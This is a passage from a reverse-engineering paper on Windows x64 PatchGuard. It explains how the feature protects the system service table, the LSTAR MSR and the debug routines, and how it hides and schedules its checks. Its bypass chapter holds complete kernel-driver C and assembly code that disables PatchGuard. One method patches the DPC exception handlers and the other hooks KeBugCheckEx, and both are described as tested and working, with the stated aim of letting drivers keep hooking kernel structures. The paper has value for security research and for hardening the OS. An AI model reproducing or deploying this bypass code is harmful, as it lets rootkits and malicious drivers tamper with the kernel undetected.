    0,
    KeServiceDescriptorTable->DispatchTable, // KiServiceTable
    KiServiceLimit * sizeof(ULONG),
    0,
    NULL);
```

```
PgCreateBlockChecksumSubContext(
    ParentContext,
    0,
    &KeServiceDescriptorTable,
    0x20,
    0,
    NULL);
```

The reason the `nt!KeServiceDescriptorTable` structure is also protected is to prevent the modification of the attribute that points to the actual dispatch table.

3.2.4 Processor MSRs

The latest and greatest processors have greatly improved the methods through which user-mode to kernel-mode transitions are accomplished. Prior to these enhancements, most operating systems, including Windows, were forced to dedicate a soft-interrupt for exclusive use as a system call vector. Newer processors have a dedicated instruction set for dispatching system calls, such as the `syscall` and `sysenter` instructions. Part of the way in which these instructions work is by taking advantage of a processor-defined model-specific register (MSR) that contains the address of the routine that is intended to gain control in kernel-mode when a system call is received. On the x64 architecture, the MSR that controls this value is named `LSTAR` which is short for `Long System Target-Address Register`. The code associated with this MSR is `0xc0000082`[1]. During boot, the x64 kernel initializes this MSR to `nt!KiSystemCall64`.

In order for Microsoft to prevent third parties from hooking system calls by changing the value of the `LSTAR` MSR, PatchGuard creates a protection sub-context of type `7` in order to cache the value of the MSR. The routine that is responsible for accomplishing this has been labeled `PgCreateMsrSubContext` and its prototype is shown below:

```
PPATCHGUARD_SUB_CONTEXT PgCreateMsrSubContext(
    IN PPATCHGUARD_CONTEXT ParentContext,
    IN UCHAR Processor);
```

Like the GDT/IDT protection, the LSTAR MSR value must be obtained on a per-processor basis since MSR values are inherently stored on individual processors. To support this, the routine is called in the context of a loop through all of the processors and is passed the processor identifier that it is to read from. In order to ensure that the MSR value is obtained from the right processor, PatchGuard makes use of `nt!KeSetAffinityThread` to cause the calling thread to run on the appropriate processor.

3.2.5 Debug Routines

PatchGuard creates a special sub-context (type `6`), that is used to protect some internal routines that are used for debugging purposes by the kernel. These routines, such as `nt!KdpStub`, are intended to be used as a mechanism by which an attached debugger can handle an exception prior to allowing the kernel to dispatch it. `bt!KdpStub` is called indirectly through the `nt!KiDebugRoutine` global variable from `nt!KiDispatchException`. The routine that initializes the protection sub-context for these routines has been labeled `nt!PgCreateDebugRoutineSubContext` and is prototyped as shown below:

```
PPATCHGUARD_SUB_CONTEXT PgCreateDebugRoutineSubContext(
    IN PPATCHGUARD_CONTEXT ParentContext);
```

It appears that the sub-context structure is initialized with pointers to `nt!KdpStub`, `nt!KdpTrap`, and `nt!KiDebugRoutine`. It seems that this sub-context is intended to protect from a third-party driver modifying the `nt!KiDebugRoutine` to point elsewhere. There may be other intentions as well.

3.3 Obfuscating the PatchGuard Contexts

In order to make it more challenging to locate the PatchGuard contexts in memory, each context is XOR'd with a randomly generated 64-bit key. This is accomplished by calling the function that has been labeled `nt!PgEncryptContext` that inline XOR's the supplied context buffer and then returns the XOR key that was used to encrypt it. This function is prototyped as shown below:

```
ULONG64 PgEncryptContext(
    IN OUT PPATCHGUARD_CONTEXT Context);
```

After `nt!KiInitializePatchGuard` has initialized all of the individual sub-contexts, the next thing that it does is encrypt the primary PatchGuard context. To accomplish this, it first makes a copy of the context on the stack so that it can be referenced in plain-text after being encrypted. The reason the plain-text copy is needed is so that the verification routine can be queued for execution, and in order to do that it is necessary to reference some of the attributes of the context structure. This is discussed more in the following section. After the copy has been created, a call is made to `nt!PgEncryptContext` passing the primary PatchGuard context as the first argument. Once the verification routine has been queued for execution, the plain-text copy is no longer needed and is set back to zero in order to ensure that no reference is left in the clear. The pseudo code below illustrates this behavior:

```
PATCHGUARD_CONTEXT LocalCopy;
ULONG64 XorKey;

memmove(
    &LocalCopy,
    Context,
    sizeof(PATCHGUARD_CONTEXT)); // 0x1b8

XorKey = PgEncryptContext(
    Context);

... Use LocalCopy for verification routine queuing ...

memset(
    &LocalCopy,
    0,
    sizeof(LocalCopy));
```

3.4 Executing the PatchGuard Verification Routine

Gathering the checksums and caching critical structure values is great, but it means absolutely nothing if there is no means by which it can be validated. To that effect, PatchGuard goes to great lengths to make the execution of the validation routine as covert as possible. This is accomplished through the use of misdirection and obfuscation.

After all of the sub-contexts have been initialized, but prior to encrypting the primary context, `nt!KiInitializePatchGuard` performs one of its more critical operations. In this phase, the routine that will be indirectly used to handle the PatchGuard verification is selected at random from an array of function pointers and is stored at offset `0x168` in the primary PatchGuard context. The functions found within the array have a very special purpose that will be discussed in more detail later in this section. For now, earmark the fact that a verification routine has been selected.

Following the selection of a verification routine, the primary PatchGuard context is encrypted as described in the previous section. After the encryption completes, a timer is initialized that makes use of a sub-context that was allocated early on in the PatchGuard initialization process by `nt!KiInitializePatchGuard`. The timer is initialized through a call to `nt!KeInitializeTimer` where the pointer to the timer structure that is passed in is actually part of the sub-context structure allocated earlier. Immediately following the initialized timer structure in memory at offset `0x88` is the word value `0x1131`. When disassembled, these two bytes translate to a `xor [rcx], edx` instruction. If one looks closely at the first two bytes of `nt!CmpAppendDllSection`, one will see that its first instruction is composed of exactly those two bytes. Though not important at this juncture, it may be of use later.

With the timer structure initialized, PatchGuard begins the process of queuing the timer for execution by calling a function that has been labeled `nt!PgInitializeTimer` which is prototyped as shown below:

```
VOID PgInitializeTimer(
    IN PPATCHGUARD_CONTEXT Context,
    IN PVOID EncryptedContext,
    IN ULONG64 XorKey,
    IN ULONG UnknownZero);
```

Inside the `nt!PgInitializeTimer` routine, a few strange things occur. First, a DPC is initialized that uses the randomly selected verification routine described earlier in this section as the `DeferredRoutine`. The EncryptedContext pointer that is passed in as an argument is then XOR'd with the XorKey argument to produce a completely bogus pointer that is passed as the `DeferredContext` argument to `nt!KeInitializeDpc`. The end result is pseudo-code that looks something like this:

```
KeInitializeDpc(
    &Dpc,
    Context->TimerDpcRoutine,
    EncryptedContext ^ ~(XorKey << UnknownZero));
```

After the DPC has been initialized, a call is made to `nt!KeSetTimer` that queues the DPC for execution. The `DueTime` argument is randomly generated as to make it harder to signature with a defined upper bound in order to ensure that it is executed within a reasonable time frame. After setting the timer, `nt!PgInitializeTimer` returns to the caller.

With the timer initialized and set to execute, `nt!KiInitializePatchGuard` has completed its operation and returns to `nt!KiFilterFiberContext`. The divide error fault that caused the whole initialization process to start is corrected and execution is restored back to the instruction following the `div` in `nt!KiDivide6432`, thus allowing the kernel to boot as normal.

That's only half of the fun, though. The real question now is how the validation routine gets executed. It seems obvious that it's related to the DPC routine that was used when the timer was set, so the most logical place to look is there. Recalling from earlier in this section, `nt!KiInitializePatchGuard` selected a validation routine address from an array of routines at random. This array is found by looking at this disassembly from the PatchGuard initialization routine:

```
nt!KiDivide6432+0xec3:
fffff800`01423e74 8bc1             mov     eax,ecx
fffff800`01423e76 488d0d83c1bdff   lea     rcx,[nt]
fffff800`01423e7d 488b84c128044300 mov     rax,[rcx+rax*8+0x430428]
```

Again, the same obfuscation technique that was used to hide the pool tag array is used here. By adding `0x430428` to the base address of `nt`, the array of DPC routines is revealed:

```
lkd> dqs nt+0x430428 L3
fffff800`01430428  fffff800`01033b10 nt!KiScanReadyQueues
fffff800`01430430  fffff800`011010e0 nt!ExpTimeRefreshDpcRoutine
fffff800`01430438  fffff800`0101dd10 nt!ExpTimeZoneDpcRoutine
```

This tells us the possible permutations for DPC routines that PatchGuard may use, but it doesn't tell us how this actually leads to the validation of the protection contexts. Logically, the next step is to attempt to understand how one of these routines operates based on the `DeferredContext` that is passed to is since it is known, from `nt!PgInitializeTimer`, that the `DeferredContext` argument will point to the PatchGuard context XOR'd with an encryption key. Of the three, routines, `nt!ExpTimeRefreshDpcRoutine` is the easiest to understand. The disassembly of the first few instructions of this function is shown below:

```
lkd> u nt!ExpTimeRefreshDpcRoutine
nt!ExpTimeRefreshDpcRoutine:
fffff800`011010e0 48894c2408       mov     [rsp+0x8],rcx
fffff800`011010e5 4883ec68         sub     rsp,0x68
fffff800`011010e9 b801000000       mov     eax,0x1
fffff800`011010ee 0fc102           xadd    [rdx],eax
fffff800`011010f1 ffc0             inc     eax
fffff800`011010f3 83f801           cmp     eax,0x1
```

Deferred routines are prototyped as taking a pointer to the DPC that they are associated with as the first argument and the `DeferredContext` pointer as the second argument. The x64 calling convention tells us that this would equate to `rcx` pointing to the DPC structure and `rdx` pointing to the `DeferredContext` pointer. There's a problem though. The fourth instruction of the function attempts to perform an `xadd` on the first portion of the `DeferredContext`. As was stated earlier, the `DeferredContext` that is passed to the DPC routine is the result of an XOR operation with a pointer which products a completely bogus pointer. This should mean that the box would crash immediately upon de-referencing the pointer, right? It's obvious that the answer is no, and it's here that another case of misdirection is seen.

The fact of the matter is that nt!ExpTimeRefreshDpcRoutine, nt!ExpTimeZoneDpcRoutine, and nt!KiScanReadyQueues are all perfectly legitimate routines that have nothing directly to do with PatchGuard at all. Instead, they are used as an indirect means of executing the code that does have something to do with PatchGuard. The unique thing about these three routines is that they all three de-reference their DeferredContext pointer at some point as shown below:

```
lkd> u fffff800‘01033b43 L1
nt!KiScanReadyQueues+0x33:
fffff800‘01033b43 8b02              mov     eax,[rdx]
lkd> u fffff800‘0101dd1e L1
nt!ExpTimeZoneDpcRoutine+0xe:
fffff800‘0101dd1e 0fc102            xadd    [rdx],eax
```

When the DeferredContext operation occurs a General Protection Fault exception is raised and is passed on to nt!KiGeneralProtectionFault. This routine then eventually leads to the execution of the exception handler that is associated with the routine that triggered the fault, such as nt!ExpTimeRefreshDpcRoutine. On x64, the exception handling code is completely different than what most people are used to on 32-bit. Rather than functions registering exception handlers at runtime, each function specifies its exception handlers at compile time in a way that allows them to be looked up through a standardize API routine, like nt!RtlLookupFunctionEntry. This API routine returns information about the function in the RUNTIME_FUNCTION structure which most importantly includes unwind information. The unwind information includes the address of the exception handler, if any. While this is mostly outside of the scope of this document, one can determine the address of nt!ExpTimeRefreshDpcRoutine's exception handler by doing the following in the debugger:

```
lkd> .fnent nt!ExpTimeRefreshDpcRoutine
Debugger function entry 00000000‘01cdaa4c for:
(fffff800‘011010e0)   nt!ExpTimeRefreshDpcRoutine   |
(fffff800‘011011d0)   nt!ExpCenturyDpcRoutine
Exact matches:
    nt!ExpTimeRefreshDpcRoutine = <no type information>

BeginAddress      = 00000000‘001010e0
EndAddress        = 00000000‘0010110d
UnwindInfoAddress = 00000000‘00131274
lkd> u nt + dwo(nt + 00131277 + (by(nt + 00131276) * 2) + 13)
nt!ExpTimeRefreshDpcRoutine+0x40:
fffff800‘01101120 8bc0              mov     eax,eax
fffff800‘01101122 55                push    rbp
fffff800‘01101123 4883ec30          sub     rsp,0x30
fffff800‘01101127 488bea            mov     rbp,rdx
```

```
fffff800`0110112a 48894d50         mov     [rbp+0x50],rcx
```

Looking more closely at this exception handler, it can be seen that it issues a call to `nt!KeBugCheckEx` under a certain condition with bug check code `0x109`. This bug check code is what is used by PatchGuard to indicate that a critical structure has been tampered with, so this is a very good indication that this exception handler is at least either in whole, or in part, associated with PatchGuard.

The exception handlers for each of the three routines are roughly equivalent and perform the same operations. If the `DeferredContext` has not been tampered with unexpectedly then the exception handlers eventually call into the protection context's copy of the code from `INITKDB`, specifically the `nt!FsRtlUninitializeSmallMcb`. This routine calls into the symbol named `nt!FsRtlMdlReadCompleteDevEx` which is actually what is responsible for calling the various sub-context verification routines.

3.5 Reporting Verification Inconsistencies

In the event that PatchGuard detects that a critical structure has been modified, it calls the code-copy version of the symbol named `nt!SdpCheckDll` with parameters that will be subsequently passed to `nt!KeBugCheckEx` via the function table stored in the PatchGuard context. The purpose of `nt!SdbpCheckDll` is to zero out the stack and all of the registers prior to the current frame before jumping to `nt!KeBugCheckEx`. This is presumably done to attempt to make it impossible for a third-party driver to detect and recover from the bug check report. If all of the checks go as planned and there are no inconsistencies, the routine creates a new PatchGuard context and sets the timer again using the same routine that was selected the first time.

Chapter 4

Bypass Approaches

With the most critical aspects of how PatchGuard operates explained, the next goal is to attempt to see if there are any ways in which the protection mechanisms offered by it can be bypassed. This would entail either disabling or tricking the validation routine. While there are many obvious approaches, such as the creation of a custom boot loader that runs prior to PatchGuard initializing, or through the modification of `ntoskrnl.exe` to completely exclude the initialization vector, the approaches discussed in this chapter are intended to be usable in a real-world environment without having to resort to intrusive operations and without requiring a reboot of the machine. In fact, the primary goal is to create a single standalone function, or a few functions, that can be dropped into device drivers in a manner that allows them to just call one routine to disable the PatchGuard protections so that the driver's existing approaches for hooking critical structures can still be used.

It is important to note that some of the approaches listed here have not been tested and are simply theoretical. The ones that have been tested will be indicated as such. Prior to diving into the particular bypass approaches, though, it is also important to consider general techniques for disabling PatchGuard on the fly. First, one must consider how the validation routine is set up to run and what it depends on to accomplish validation. In this case, the validation routine is set to run in the context of a timer that is associated with a DPC that runs from a system worker thread that eventually leads to the calling of an exception handler. The DPC routine that is used is randomly selected from a small pool of functions and the timer object is assigned a random `DueTime` in an effort to make it harder to detect.

Aside from the validation vector, it is also known that when PatchGuard encounters an inconsistency it will call `nt!KeBugCheckEx` with a specific bug check code in an attempt to crash the system. These tidbits of understanding make it possible to consider a wide range of bypass approaches.

4.1 Exception Handler Hooking

Since it is known that the validation routines indirectly depend on the exception handlers associated with the three timer DPC routines to run code, it stands to reason that it may be possible to change the behavior of each exception handler to simply become a no-operation. This would mean that once the DPC routine executes and triggers the general protection fault, the exception handler will get called and will simply perform no operation rather than doing the validation checks. This approach has been tested and has been confirmed to work on the current implementation of PatchGuard.

The approach taken to accomplish this is to first find the list of routines that are known to be associated with PatchGuard. As it stands today, the list only contains three functions, but it may be the case that the list will change in the future. After locating the array of routines, each routine's exception handler must be extracted and then subsequently patched to return `0x1` and then return. An example function that implements this algorithm can be found below:

```
static CHAR CurrentFakePoolTagArray[] =
    "AcpSFileIpFIIrp MutaNtFsNtrfSemaTCPc";

NTSTATUS DisablePatchGuard() {
    UNICODE_STRING SymbolName;
    NTSTATUS       Status = STATUS_SUCCESS;
    PVOID *        DpcRoutines = NULL;
    PCHAR          NtBaseAddress = NULL;
    ULONG          Offset;

    RtlInitUnicodeString(
            &SymbolName,
            L"__C_specific_handler");

    do
    {
        //
        // Get the base address of nt
        //
        if (!RtlPcToFileHeader(
                MmGetSystemRoutineAddress(&SymbolName),
                (PCHAR *)&NtBaseAddress))
        {
            Status = STATUS_INVALID_IMAGE_FORMAT;
            break;
        }

        //
        // Search the image to find the first occurrence of:
        //
```

```
//    "AcpSFileIpFIIrp MutaNtFsNtrfSemaTCPc"
//
// This is the fake tag pool array that is used to allocate protection
// contexts.
//
__try
{
    for (Offset = 0;
         !DpcRoutines;
         Offset += 4)
    {
        //
        // If we find a match for the fake pool tag array, the DPC routine
        // addresses will immediately follow.
        //
        if (memcmp(
                NtBaseAddress + Offset,
                CurrentFakePoolTagArray,
                sizeof(CurrentFakePoolTagArray) - 1) == 0)
            DpcRoutines = (PVOID *)(NtBaseAddress +
                    Offset + sizeof(CurrentFakePoolTagArray) + 3);
    }

} __except(EXCEPTION_EXECUTE_HANDLER)
{
    //
    // If an exception occurs, we failed to find it.  Time to bail out.
    //
    Status = GetExceptionCode();
    break;
}

DebugPrint(("DPC routine array found at %p.",
        DpcRoutines));

//
// Walk the DPC routine array.
//
for (Offset = 0;
     DpcRoutines[Offset] && NT_SUCCESS(Status);
     Offset++)
{
    PRUNTIME_FUNCTION Function;
    ULONG64           ImageBase;
    PCHAR             UnwindBuffer;
    UCHAR             CodeCount;
    ULONG             HandlerOffset;
    PCHAR             HandlerAddress;
    PVOID             LockedAddress;
    PMDL              Mdl;

    //
    // If we find no function entry, then go on to the next entry.
    //
    if ((!(Function = RtlLookupFunctionEntry(
            (ULONG64)DpcRoutines[Offset],
            &ImageBase,
            NULL))) ||
        (!Function->UnwindData))
    {
        Status = STATUS_INVALID_IMAGE_FORMAT;
        continue;
    }

    //
    // Grab the unwind exception handler address if we're able to find one.
    //
    UnwindBuffer  = (PCHAR)(ImageBase + Function->UnwindData);
    CodeCount     = UnwindBuffer[2];

    //
    // The handler offset is found within the unwind data that is specific
    // to the language in question.  Specifically, it's +0x10 bytes into
    // the structure not including the UNWIND_INFO structure itself and any
    // embedded codes (including padding).  The calculation below accounts
    // for all these and padding.
    //
    HandlerOffset = *(PULONG)((ULONG64)(UnwindBuffer + 3 + (CodeCount * 2) + 20) & ~3);

    //
    // Calculate the full address of the handler to patch.
    //
    HandlerAddress = (PCHAR)(ImageBase + HandlerOffset);

    DebugPrint(("Exception handler for %p found at %p (unwind %p).",
            DpcRoutines[Offset],
            HandlerAddress,
            UnwindBuffer));

    //
    // Finally, patch the routine to simply return with 1.  We'll patch
    // with:
    //
    // 6A01 push byte 0x1
    // 58   pop eax
    // C3   ret
    //

    //
    // Allocate a memory descriptor for the handler's address.
    //
    if (!(Mdl = MmCreateMdl(
            NULL,
            (PVOID)HandlerAddress,
            4)))
    {
        Status = STATUS_INSUFFICIENT_RESOURCES;
        continue;
    }

    //
    // Construct the Mdl and map the pages for kernel-mode access.
    //
    MmBuildMdlForNonPagedPool(
                    Mdl);

            if (!(LockedAddress = MmMapLockedPages(
                    Mdl,
                    KernelMode)))
            {
                IoFreeMdl(
                        Mdl);

                Status = STATUS_ACCESS_VIOLATION;
                continue;
            }

            //
            // Interlocked exchange the instructions we're overwriting with.
            //
            InterlockedExchange(
                    (PLONG)LockedAddress,
                    0xc358016a);

            //
            // Unmap and destroy the MDL
            //
            MmUnmapLockedPages(
                    LockedAddress,
                    Mdl);

            IoFreeMdl(
                    Mdl);
        }

    } while (0);

    return Status;
}
```

The benefits of this approach include the fact that it is small and relatively simplistic. It is also quite fault tolerant in the event that something changes. However, some of the cons include the fact that it depends on the pool tag array being situated immediately prior to the array of DPC routine addresses and it furthermore depends on the pool tag array being a fixed value. It's perfectly within the realm of possibility that Microsoft will eliminate this assumption in the future. For these reasons, it would be better to not use this approach in a production driver, but it is at least suitable enough for a demonstration.

In order for Microsoft to break this approach they would have to make some of the assumptions made by it unreliable. For instance, the array of DPC routines could be moved to a location that is not immediately after the array of pool tags. This would mean that the routine would have to hardcode or otherwise derive the array of DPC routines used by PatchGuard. Another option would be to split the pool tag array out such that it isn't a condensed string that can be easily searched for. In reality, the relative level of complexities involved in preventing this approach from being reliable to implement are quite small.

4.2 KeBugCheckEx Hook

One of the unavoidable facts of PatchGuard's protection is that it has to report validation inconsistencies in some manner. In fact, the manner in which it reports it has to entail shutting down the machine in order to prevent third-party vendors from being able to continue running code even after a patch has been detected. As it stands right now, the approach taken to accomplish this is to issue a bug check with the symbolic code of `0x109` via `nt!KeBugCheckEx`. This route was taken so that the end-user would be aware of what had occurred and not be left in the dark, literally, if their machine were to all of the sudden shut off or reboot without any word of explanation.

The first idea the authors had when thinking about bypass techniques was to attempt to have `nt!KeBugCheckEx` return to the caller's caller frame. This would be necessary because you cannot return to the caller since the compiler generally inserts a debugger trap immediately after calls to `nt!KeBugCheckEx`. However, it may have been possible to return to the frame of the caller's caller. In other words, the routine that called the function that lead to `nt!KeBugCheckEx` being called. However, as described earlier in this document, the PatchGuard code takes care to ensure that the stack is zeroed out prior to calling `nt!KeBugCheckEx`. This effectively eliminates any contextual references that might be used on the stack for the purpose of returning to parent frames. As such, the `nt!KeBugCheckEx` hook vector might seem like a dead-end. Quite the contrary, it's not.

A derivative approach that can be taken without having to worry about context stored in registers or on the stack is to take advantage of the fact that each thread retains the address of its own entry point. For system worker threads, the entry point will typically point to a routine like `nt!ExpWorkerThread`. Since multiple worker threads are spawned, the context parameter passed to the thread is irrelevant as the worker threads are really only being used to process work items and expire DPC routines. With this fact in mind, the approach boils down to hooking `nt!KeBugCheckEx` and detecting whether or not bug check code `0x109` has been passed. If it has not, the original `nt!KeBugCheckEx` routine can be called. However, if it is `0x109`, then the thread can be restarted by restoring the calling thread's stack pointer to its stack limit minus 8 and then jumping to the thread's `StartAddress`. The end result is that the thread goes back to processing work items and expiring DPC routines like normal.

While a more obvious approach would be to simply terminate the calling thread, doing so would not be possible. The operating system keeps track of system worker threads and will detect if one exits. The act of a system worker thread exiting will lead to a bluescreen of the system – exactly the type of thing that is trying to be avoided.

The following code implements the algorithm described above. It is fairly large for reasons that will be discussed after the snippet:

```
== ext.asm

.data

EXTERN OrigKeBugCheckExRestorePointer:PROC
EXTERN KeBugCheckExHookPointer:PROC

.code

;
; Points the stack pointer at the supplied argument and returns to the caller.
;
public AdjustStackCallPointer
AdjustStackCallPointer PROC
    mov rsp, rcx
    xchg r8, rcx
    jmp rdx
AdjustStackCallPointer ENDP

;
; Wraps the overwritten preamble of KeBugCheckEx.
;
public OrigKeBugCheckEx
OrigKeBugCheckEx PROC
    mov [rsp+8h], rcx
    mov [rsp+10h], rdx
    mov [rsp+18h], r8
    lea rax, [OrigKeBugCheckExRestorePointer]
    jmp qword ptr [rax]
OrigKeBugCheckEx ENDP

END

== antipatch.c

//
// Both of these routines reference the assembly code described
// above
//
extern VOID OrigKeBugCheckEx(
        IN ULONG BugCheckCode,
        IN ULONG_PTR BugCheckParameter1,
        IN ULONG_PTR BugCheckParameter2,
        IN ULONG_PTR BugCheckParameter3,
        IN ULONG_PTR BugCheckParameter4);
extern VOID AdjustStackCallPointer(
        IN ULONG_PTR NewStackPointer,
        IN PVOID StartAddress,
        IN PVOID Argument);

//
// mov eax, ptr
// jmp eax
//
static CHAR HookStub[] =
"\x48\xb8\x41\x41\x41\x41\x41\x41\x41\x41\xff\xe0";
```

```
//
// The offset into the ETHREAD structure that holds the start routine.
//
static ULONG ThreadStartRoutineOffset = 0;

//
// The pointer into KeBugCheckEx after what has been overwritten by the hook.
//
PVOID OrigKeBugCheckExRestorePointer;

VOID KeBugCheckExHook(
        IN ULONG BugCheckCode,
        IN ULONG_PTR BugCheckParameter1,
        IN ULONG_PTR BugCheckParameter2,
        IN ULONG_PTR BugCheckParameter3,
        IN ULONG_PTR BugCheckParameter4)
{
    PUCHAR LockedAddress;
    PCHAR  ReturnAddress;
    PMDL   Mdl = NULL;


    //
    // Call the real KeBugCheckEx if this isn't the bug check code we're looking
    // for.
    //
    if (BugCheckCode != 0x109)
    {
        DebugPrint(("Passing through bug check %.4x to %p.",
                BugCheckCode,
                OrigKeBugCheckEx));

        OrigKeBugCheckEx(
                BugCheckCode,
                BugCheckParameter1,
                BugCheckParameter2,
                BugCheckParameter3,
                BugCheckParameter4);
    }
    else
    {
        PCHAR CurrentThread = (PCHAR)PsGetCurrentThread();
        PVOID StartRoutine  = *(PVOID **)(CurrentThread + ThreadStartRoutineOffset);
        PVOID StackPointer  = IoGetInitialStack();

        DebugPrint(("Restarting the current worker thread %p at %p (SP=%p, off=%lu).",
                PsGetCurrentThread(),
                StartRoutine,
                StackPointer,
                ThreadStartRoutineOffset));

        //
        // Shift the stack pointer back to its initial value and call the routine.  We
        // subtract eight to ensure that the stack is aligned properly as thread
        // entry point routines would expect.
        //
        AdjustStackCallPointer(
                (ULONG_PTR)StackPointer - 0x8,
                StartRoutine,
                NULL);
    }

    //
    // In either case, we should never get here.
    //
    __debugbreak();
}

VOID DisablePatchProtectionSystemThreadRoutine(
        IN PVOID Nothing)
{
    UNICODE_STRING SymbolName;
    NTSTATUS       Status = STATUS_SUCCESS;
    PUCHAR         LockedAddress;
    PUCHAR         CurrentThread = (PUCHAR)PsGetCurrentThread();
    PCHAR          KeBugCheckExSymbol;
    PMDL           Mdl = NULL;


    RtlInitUnicodeString(
            &SymbolName,
            L"KeBugCheckEx");

    do
    {
        //
        // Find the thread's start routine offset.
        //
        for (ThreadStartRoutineOffset = 0;
             ThreadStartRoutineOffset < 0x1000;
             ThreadStartRoutineOffset += 4)
        {
            if (*(PVOID **)(CurrentThread +
                    ThreadStartRoutineOffset) == (PVOID)DisablePatchProtection2SystemThreadRoutine)
                break;
        }

        DebugPrint(("Thread start routine offset is 0x%.4x.",
                ThreadStartRoutineOffset));

        //
        // If we failed to find the start routine offset for some strange reason,
        // then return not supported.
        //
        if (ThreadStartRoutineOffset >= 0x1000)
        {
            Status = STATUS_NOT_SUPPORTED;
            break;
        }

        //
        // Get the address of KeBugCheckEx.
        //
        if (!(KeBugCheckExSymbol = MmGetSystemRoutineAddress(
                &SymbolName)))
        {
            Status = STATUS_PROCEDURE_NOT_FOUND;
            break;
        }

        //
        // Calculate the restoration pointer.
        //
        OrigKeBugCheckExRestorePointer = (PVOID)(KeBugCheckExSymbol + 0xf);

        //
        // Create an initialize the MDL.
        //
        if (!(Mdl = MmCreateMdl(
                NULL,
                (PVOID)KeBugCheckExSymbol,
                0xf)))
        {
            Status = STATUS_INSUFFICIENT_RESOURCES;
            break;
        }

        MmBuildMdlForNonPagedPool(
                Mdl);

        //
        // Probe & Lock.
        //
        if (!(LockedAddress = (PUCHAR)MmMapLockedPages(
                Mdl,
                KernelMode)))
        {
            IoFreeMdl(
                    Mdl);

            Status = STATUS_ACCESS_VIOLATION;
            break;
        }

        //
        // Set the aboslute address to our hook.
        //
        *(PULONG64)(HookStub + 0x2) = (ULONG64)KeBugCheckExHook;

        DebugPrint(("Copying hook stub to %p from %p (Symbol %p).",
                LockedAddress,
                HookStub,
                KeBugCheckExSymbol));

        //
        // Copy the relative jmp into the hook routine.
        //
        RtlCopyMemory(
                LockedAddress,
                HookStub,
                0xf);
        //
        // Cleanup the MDL.
        //
        MmUnmapLockedPages(
                LockedAddress,
                Mdl);

        IoFreeMdl(
                Mdl);

    } while (0);
}

//
// A pointer to KeBugCheckExHook
//
PVOID KeBugCheckExHookPointer = KeBugCheckExHook;

NTSTATUS DisablePatchProtection() {
    OBJECT_ATTRIBUTES Attributes;
    NTSTATUS          Status;
    HANDLE            ThreadHandle = NULL;

    InitializeObjectAttributes(
            &Attributes,
            NULL,
            OBJ_KERNEL_HANDLE,
            NULL,
            NULL);

    //
    // Create the system worker thread so that we can automatically find the
    // offset inside the ETHREAD structure to the thread's start routine.
    //
    Status = PsCreateSystemThread(
            &ThreadHandle,
            THREAD_ALL_ACCESS,
            &Attributes,
            NULL,
            NULL,
            DisablePatchProtectionSystemThreadRoutine,
            NULL);

    if (ThreadHandle)
        ZwClose(
                ThreadHandle);

    return Status;
}
```

This approach has been tested and has been confirmed to work against the current version of PatchGuard at the time of this writing. The benefits that this approach has over others is that it does not rely on any un-exported dependencies or signatures, it has zero performance overhead since `nt!KeBugCheckEx` is never called unless the machine is going to crash, and it is not subject to race conditions. The only major con that it has that the authors are aware of is that it depends on the behavior of the system worker threads staying the same with regard to the fact that it is safe to restore execution to the entry point of the thread with a `NULL` context. It is assumed, so far, that this will continue to be a safe bet.

In order to eliminate this approach as a possible bypass technique, Microsoft could do one of a few things. First, they could create a new protection sub-context that stores a checksum of `nt!KeBugCheckEx` and the functions that it calls. In the event that it is detected that `nt!KeBugCheckEx` has been tampered with, PatchGuard could do a hard reboot without calling any external functions. While this is a less desired behavior, it appears to be one of the few ways in which Microsoft could reliably solve this. Any other approach that relied on the calling of an external function that could be found at a deterministic address would present an opportunity for a similar bypass technique.

A second, less useful approach would be to zero out some of the fields in the thread structure prior to calling `nt!KeBugCheckEx`. While this would prevent the above described approach from working, it would certainly not prevent another, perhaps more or less hackish approach from working. All that's required is the ability to return the worker thread to its normal operation of processing queued work items.

4.3 Finding the Timer

A theoretical approach that has not been tested that could be used to disable PatchGuard would involve using some heuristic algorithm to locate the timer context associated with PatchGuard. To develop such an algorithm, it is necessary to take into account what is known about the way the timer DPC routine is set up. First, it is known that the `DeferredRoutine` associated with the DPC will point to one of `nt!KiScanReadyQueues`, `nt!ExpTimeRefreshDpcRoutine`, or `nt!ExpTimeZoneDpcRoutine`. Unfortunately, the addresses associated with these routines cannot be directly determined since they are not exported, but regardless, this knowledge could be of use. The second thing that is known is that the `DeferredContext` associated with the DPC will be set to an invalid pointer. It is also known that at offset `0x88` from the start of the timer structure is the word `0x1131`. Given sufficient research, it is also likely that other contextual references could be found in relation to the timer that would provide enough data to deterministically identify the PatchGuard timer.

However, the problem is finding a way able to enumerate timers in the first place. In this case, the un-exported address of the timer list would have to be extracted in order to be able to enumerate all of the active timers. While there are some indirect methods through which this information could be extracted, such as by disassembling some functions that make reference to it, the mere fact of depending on some method of locating un-exported symbols is something that will likely lead to unstable code.

Another option that would not require the location of un-exported symbols would be to find some mechanism by which the address space can be searched, starting at `nt!MmNonPagedPoolStart`, using the heuristic matching requirements described above. Given the right set of parameters for the search, it seems likely that it would be possible to reliably and deterministically locate the timer structure. However, there is certainly a race condition waiting to happen under this model given that the timer routine could be dispatched immediately after locating it but prior to canceling it. To surmount this, the thread doing the searching would need to raise to a higher IRQL and possibly disable other processors during the time that it is doing its search.

Regardless, given the ability to locate the timer structure, it should be as simple as calling `nt!KeCancelTimer` to abort the PatchGuard verification routine and disable it entirely. If possible, such an approach would be very optimal because it would require no patching of code.

If such a technique were to be proven feasible, Microsoft would have to do one of two things to break it. First, they could identify the matching criteria being used by drivers and ensure that the assumptions made are no longer safe, thus making it impossible to locate the timer structure using the existing set of matching parameters. Alternatively, Microsoft could change the mechanism by which the PatchGuard verification routine is executed such that it does not make use of a timer DPC routine. The latter is most likely less preferable than the former as it would require a relatively significant redesign and reconsideration of the techniques used to misdirect and obfuscate the PatchGuard verification phase.

4.4 Hybrid Interception

Of the techniques listed so far, the approaches taken to disable or otherwise prevent PatchGuard from operating as normal rely on two basic points of interception. In the case of the exception handler hooking approach, PatchGuard is subverted by preventing the actual verification routines from running. This point of interception can be seen as a *before-the-fact* approach. In the case of the `nt!KeBugCheckEx` hook, PatchGuard is subverted by preventing the reporting of the error that is associated with a critical structure modification being detected. This point of interception can be seen as an *after-the-fact* approach. A theoretical approach would be to combine the two concepts in a way that allows for more deterministic and complete detection of the execution of PatchGuard's verification routines.

